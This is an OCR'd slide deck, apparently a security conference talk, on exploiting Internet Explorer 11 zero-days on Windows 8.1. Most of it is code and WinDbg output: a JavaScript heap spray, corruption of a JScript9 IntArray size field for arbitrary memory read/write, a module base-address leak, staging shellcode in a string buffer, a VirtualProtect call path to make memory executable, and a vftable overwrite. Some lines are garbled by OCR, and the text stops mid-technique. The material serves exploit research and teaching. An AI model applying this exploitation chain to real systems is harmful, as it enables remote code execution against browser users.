
IE 11 0day & Windows 8.1 Exploit
-- exp-sky

who am i

- Nsfocus security labs
- The security of browser
- Vulnerability discovery
- Exploit technique
- APT attacks detection

What I do

CHALLENGE

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

Intarray exploit

- IntArray heap spray:

```
Var array_1 = new Array();
for(var i=0; i<size; i++)
{
            array_1[i] = new Array(0x0c0c0c0c,0x0c0c0c0c,
           0x0c0c0c0c,0x0c0c0c0c,0x0c0c0c0c,0x0c0c0c0c,
           0x0c0c0c0c,0x0c0c0c0c,0x0c0c0c0c,0x0c0c0c0c,
           0x0c0c0c0c,0x0c0c0c0c,0x0c0c0c0c,0x0c0c0c0c,
           0x0c0c0c0c,0x0c0c0c0c);
}
```


Intarray exploit

- IntArray info: (IE 10 – IE 11)

```
Struct Array_Head
{
        void * p_vftable;
        DOWRD  var_2;
        DOWRD  var_3;
        DOWRD  var_4;
        DOWRD  size;                    //item size
        DOWRD  p_first_buffer;          //buffer address
        DOWRD  p_last_buffer;           //buffer address
        DOWRD  var_8;
        DOWRD  var_9;
        DOWRD  var_10;
}
```

Intarray exploit

- IntArray head:




Intarray exploit

- IntArray info: (IE 10 – IE 11)

```
Struct ArrayBuffer
{
        DWORD var_11;
        DWORD size;                     //item size
        DWORD buffer_size;              //buffer size
        DWORD next_buffer;              //next buffer
        DWORD data[buffer_size];        //data
}
```


Intarray exploit

- IntArray data buffer: (IE 10 – IE 11)




Intarray exploit

- IntArray data buffer: (IE 10 – IE 11)




Intarray exploit

- IntArray data buffer: (IE 10 – IE 11)



Intarray exploit

- Exploit : edit BufferSize



Intarray exploit


- IntArray data buffer: (IE 10 – IE 11)

```
0:015> ed 0c0c0030 7fffffff    //Memory Write

0:017> dd 0a0a0000
0a0a0000  62264534 04de5940 00000000 00000005
0a0a0010  00000010 0a0a0028 0a0a0028 00000000
0a0a0020  00000001 03960930 00000000 00000010
0a0a0030  7fffffff 00000000 0c0c0c0c 0c0c0c0c
0a0a0040  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a0050  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a0060  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a0070  0c0c0c0c 0c0c0c0c 00000000 00000000
```

BufferSize

Intarray exploit

- Exploit : edit BufferSize



Intarray exploit

- IntArray data buffer: (IE 10 – IE 11)

```
array_1[i][22] = 0x7fffffff;
array_1[i][29] = 0x7fffffff;
array_1[i][30] = 0x7fffffff;
```

```
0:015> dd 0a0a0080
0a0a0080  64314534 04b05940 00000000 00000005
0a0a0090  7fffffff 0a0a00a8 30a5ca00 00000000
0a0a00a0  00000001 03880760 00000000 7fffffff
0a0a00b0  7fffffff 30a5ca00 0c0c0c0c 0c0c0c0c
0a0a00c0  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a00d0  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a00e0  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0a0a00f0  0c0c0c0c 0c0c0c0c 00000000 00000000
```

Intarray exploit

- Exploit : process memory read/write

```
var jscript9_base_addr = array_1[i+1][18] - 0x00004534;
```

Intarray exploit

- But…

```
array[0] = 0x80000000;
```

```
0:015> dd 0c0c0100
0c0c0100  62a94534 04a95940 00000000 00000005
0c0c0110  0000001f 0c0c0128 12612190 00000000
0c0c0120  00000001 037d0900 00000000 00000010
0c0c0130  00000010 12612190 0c0c0c0c 0c0c0c0c
0c0c0140  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0150  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0160  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0170  0c0c0c0c 0c0c0c0c 00000000 00000000
```

Intarray exploit

- But : array[0] = 0x80000000

```
array[0] = 0x80000000;
```

```
0:016> dd 0c0c0100
0c0c0100  62a94cfc 04ac5980 00000000 00000005
0c0c0110  0000001f 0c0c0128 0c0c0128 00000000
0c0c0120  00000001 00000000 00000000 00000010
0c0c0130  00000010 12708cd0 036f8ed0 18181819
0c0c0140  18181819 18181819 18181819 18181819
0c0c0150  18181819 18181819 18181819 18181819
0c0c0160  18181819 18181819 18181819 18181819
0c0c0170  18181819 18181819 00000000 00000000
```

```
0:016> u poi(036f8ed0)
jscript9!Js::JavascriptNumber::`vftable' :
```

Intarray exploit

- Data or object ? : (data << 1) | 1

```
0:016> dd 0c0c0100
0c0c0100  62a94cfc 04ac5980 00000000 00000005
0c0c0110  0000001f 0c0c0128 0c0c0128 00000000
0c0c0120  00000001 00000000 00000000 00000010
0c0c0130  00000010 12708cd0 036f8ed0 18181819
0c0c0140  18181819 18181819 181818[illegible]
```

Data

Object


```
0:[illegible] dpsi(036f8ed0)
jscript9!Js::JavascriptNumber::`vftable' :
```

```
0:016> ?18181819>>1
Evaluate expression: 202116108 = 0c0c0c0c
```

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

Exec code


Save shell code
Find shell code
Edit process protect
Exec shell code

Exec code

- Sehll Code :

- IntArray Value < 0x80000000

Exec code

- Data or object ? : (data << 1) | 1

```
0:016> dd 0c0c0100
0c0c0100  62a94cfc 04ac5980 00000000 00000005
0c0c0110  0000001f 0c0c0128 0c0c0128 00000000
0c0c0120  00000001 00000000 00000000 00000010
0c0c0130  00000010 12708cd0 036f8ed0 18181819
0c0c0140  18181819 18181819 181818[illegible]
```

Data

Object

```
0:[illegible] dps(036f8ed0)
jscript9!Js::JavascriptNumber::`vftable' :
```

```
0:016> ?18181819>>1
Evaluate expression: 202116108 = 0c0c0c0c
```

Exec code

- Shell Code :

- 1、Encode Sehll Cdoe
  - DWORD [illegible]000000
- 2、 Save Shell Code to other object
  - Find Shell Code

Exec code

- Shell Code :

```
var shell_code = ”\u9090\u9090”;
array_1[i+3][0] = shell_code;
```

```
0:020> dd
0c0c0180  61db4cfc 04a3598[illegible] 00000000 00000005
0c0c0190  0000001f 0c0c01a8 [illegible]0c01a8 00000000
0c0c01a0  00000001 00000000 0[illegible]00000 00000010
0c0c01b0  00000010 1296cdc0 03201240 18181819
0c0c01c0  18181819 18181819 1[illegible]81819 18181819
```

```
0:020> u poi(03201240
jscript9!Js::LiteralString::`vftable’ :
```

Exec code

- Shell Code :

```
Struct Js::LiteralString
{
        VOID* VFTable;
        DWORD* Arg1;
        DWORD* Length;
        VOID* DataBuffer;
}
```

```
0:020> dd 03201240 L4
03201240  61dd6374 04a35140 00000200 03060970

0:015> db 03060970 L8
03060970  90 90 90 90 00 00 00 00                ........
```

Shell Code

Exec code

- Shell Code : Get LiteralString->DataBuffer

```
Struct Js::LiteralString
{
        VOID* VFTable;
        DWORD* Arg1;
        DWORD* Length;
        VOID* DataBuffer;
}
```

```
var string_addr   = read_dword(0x0c0c01b8);
var shellcode_addr= read_dword(string_addr+0x0c);
```

Exec code

- Shell Code : Get LiteralString->DataBuffer

```
shell code address : 0x04e86a00

0:003> db 04e86a00 L4
04e86a00  90 90 90 90                                      ....

0:003> u 04e86a00
04e86a00 90              nop
04e86a01 90              nop
04e86a02 90              nop
04e86a03 90              nop
```

Exec code


Save shell code
Find shell code
Edit process protect
Exec shell code

Exec code

- VirtualProtect :

```
Int CustomHeap::Heap::EnsurePageReadWrite(DWORD flOldProtect)
{
      if ( *(_BYTE *)(flOldProtect + 1) || *(_BYTE *)flOldProtect )
            result = 0;
      else
      {
            VirtualProtect(*(LPVOID *)(flOldProtect  + 0xC),
                           0x1000u, 0x40u, &flOldProtect);
            result = flOldProtect;
            *(_BYTE *)(flOldProtect  + 1) = 1;
      }
0:016> dd 0x0c0c003c
0c0c003c  0c0c0000 0c0c0c0c 0c0c0c0c 0c0c0000
```

Exec code

- Virtual function:

```
Script : 0x0c0c0c0c in array;
```

```
Int Js::JavascriptNativeIntArray::HasItem(unsigned int arg0)
{
  unsigned int v2; // [sp+0h] [bp-4h]@1
  unsigned int v3; // [sp+Ch] [bp+8h]@0

  v2 = arg0;
  retu                    ascriptA          ectGetItemAt_int_(v3, &v2);
}
```

VFTable

Offset

```
0:020> u poi(61db4534 +(7c))
jscript9!Js::JavascriptNativeIntArray::HasItem:
```

Exec code

- Exploit : edit vftable

